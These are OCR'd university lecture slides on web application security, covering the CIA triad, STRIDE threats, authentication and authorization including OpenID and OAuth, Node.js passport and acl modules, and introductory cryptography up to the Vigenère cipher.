Web Application Development

COMP4347
COMP5347


Web Application Security

Week 11
Semester 1, 2025

Dr. Mehdi Nobakht

School of Computer Science

THE UNIVERSITY OF SYDNEY




Outline

- General security Concerns
- Authentication and Authorization
- Cryptography
- Problems with user input

Security Principles

- The principal challenge with security is that threats exist in so many different forms.
- Information Security
  - The holistic practice of protecting information from unauthorized users.
- CIA Triad



Threat

- Refers to a particular path that a hacker could use to exploit a vulnerability and gain unauthorized access to your system.
- STRIDE mnomnic
  - **S**poofing—The attacker uses someone else's information to access the system.
  - **T**ampering—The attacker modifies some data in nonauthorized ways.
  - **R**epudiation—The attacker removes all trace of their attack so that they cannot be held accountable for other damages done.
  - **I**nformation disclosure—The attacker accesses data they should not be able to.
  - **D**enial of service—The attacker prevents real users from accessing the systems.
  - **E**levation of privilege—The attacker increases their privileges on the system, thereby getting access to things they are not authorized to.

Web App Security Concerns

- In the Web, security threats exist in so many different forms
  - Threats to single computer and to network
  - Web application needs to pay attention to both
    - Server side/client side/network
    - Many are managed by underlying systems

Web App Security

- Authentication
  - How do I know you are who you say you are?
- Authorization
  - Here is what you are allowed to do/see
- Confidentiality
  - Data is accessed by access/read by authorized users
- Data Integrity
  - No one can look at or mess with legal user's data and communication

Security Mechanisms

- Authentication: we need a way to configure authentication factors and store the data somewhere
  - Single Factor
  - Multiple Factor

- Authorisation: we need a way to specify who can access what resources
  - Role-based access level control is the most common practice
    - E.g. ACL of file system: owner, group, others may have different READ, WRITE, EXECUTE permissions on files and directories.


- Confidentiality and data integrity
  - We need a way to encrypt message (request/response)
    - HTTPS
  - We need a way to identify client/server
    - Digital Certificate

Outline

- General security Concerns
- Authentication and Authorization
  - Local implementation
  - Third party implementation of authentication
  - Open Authorization
- Cryptography
- Problems with user input

Authentication Factors

– **Authentication factors** are the things you can ask someone for in an effort to validate that they are who they claim to be.



What you know (Knowledge)

Passwords, PIN, security questions, ...

What you have (Ownership)

Access card, cell phone, cryptographic FOB, ...

What you are (Inherence)

Retinas, fingerprints, DNA, walking gait, ...

- Majority of the websites uses single factor, password based authentication method.
- Security questions are also common, mainly used when you need to retrieve your passwords
- There are a few websites that use both password and security question or a code sent to your mobile phone

Local Implementation of Authentication

- Implementation of Authentication
  - A way (usually a form on a web page) to allow users to sign up
  - A place to store the credential information: username/password pair, security question and answer pairs
    - Memory, file, database or LDAP system
  - A way (usually a form on a web page) for users to sign in by supplying their credentials
  - Some application logic to matched the supplied and stored credentials
  - A way for user to retrieve or reset their credentials

Local Implementation of Authorization

- Authorization (role-based)
  - A way to store the mapping between user and role
    - Memory, File, Database or LDAP system
  - A way to specify the which role(s) can take, which action(s) on which resources
    - Most of the resources are expressed as URL or directory structure as used in REST API
    - Actions can be application defined, or use HTTP methods
    - A mapping would look like:

```
roles: ['guest', 'member'],
allows: [
    {resources: 'blogs', permissions:['get']},
    {resources: ['forums', 'news'], permissions:['get', 'put', 'delete']}]
```


  - Some application logic (usually a middleware in express application) to enforce the access level control


Third-party Authentication

- Authentication can be delegated to third party
  - E.g. **sign-up** (create a username and password and maybe supply a few other info) or **sign-in** with Google Account or Facebook account
    - The *sign-in with account* from other websites delegates the whole process
      - Google or Facebook would authenticate the user

- Third-party authentication schemes like **OpenID** are popular with developers and are used under the hood by many major websites
  - Eliminate the needs of developers to implement relatively standard authentication mechanisms again and again
    - Frameworks can do most of the work but there are still configuration and other jobs for developers
  - Major websites (OpenID providers) may have better mechanisms to protect the stored credentials
    - Ensure safeness, availability, durability and others
  - Eliminate the needs of end users to remember many pairs of username password for different websites.

OpenID Explained






https://en.wikipedia.org/wiki/OAuth#OpenID_vs._pseudo-authentication_using_OAuth
http://openidexplained.com/

OAuth (Open Authorization)

- OpenID aims to have a unified identity for online users
- REST APIs created requirement for variations of standard authentication and authorization process
  - How can I authorizes someone (some app) to use my resources without sharing my credentials with that app. E.g.,
    - Flickr APIs allow registered users to upload photos, create streams, etc.
    - A mobile app uses those APIs to allow easy upload of photos from a mobile phone
    - This mobile app needs to act on behalf of the registered users on Flickr
    - It is not a good idea for the mobile app to collect credentials directly from the user and send them to Flickr.
  - MediaWiki also provide APIs that needs authentication/authorization
- OAuth is the popular scheme for this purpose


OAuth General Process



OAuth Roles

- OAuth uses four user roles
  - The **resource owner** is normally the end user who can gain access to the resource (though it can be a computer as well).
  - The **resource server** hosts the resources and can process requests using access tokens.
  - The **client** is the application making requests on behalf of the resource owner.
  - The **authorization server** issues tokens to the client upon successful authentication of the resource owner. Often this is the same as the resource server.

OpenID, OAuth and OpenID Connect



OpenID Connect is a combination of OpenID and OAuth

Implementation in Node.js


- Different authorization or authentication providers may have slightly different implementation of the authentication and authorization process
- `passport` module makes it easy to use many popular third party services through various strategies
  - It also supports local implementation
- `acl` module provides simple role-based authorization implementation

Outline

- General security Concerns
- Authentication and Authorization
- Cryptography
- Problems with user input


The Problem of Transmission

– At a basic level we are trying to get a message from one actor (we will call her **Alice**), to another (**Bob**), without an eavesdropper (**Eve**) intercepting the message




Cryptography

- A cipher is a message that is scrambled so that it cannot easily be read, unless one has some secret knowledge. This secret is usually referred to as a key.
- Alice encrypts the message (encryption) and Bob, the receiver, decrypts the message (decryption), both using their keys.



Substitution Ciphers

- Each character of the original message is replaced with another character according to the encryption algorithm and key.
- The **Vigenère cipher**, named for the sixteenth-century cryptographer, uses a keyword to encode a message.
- The key phrase is written below the message and the letters are added together to form the cipher text as illustrated



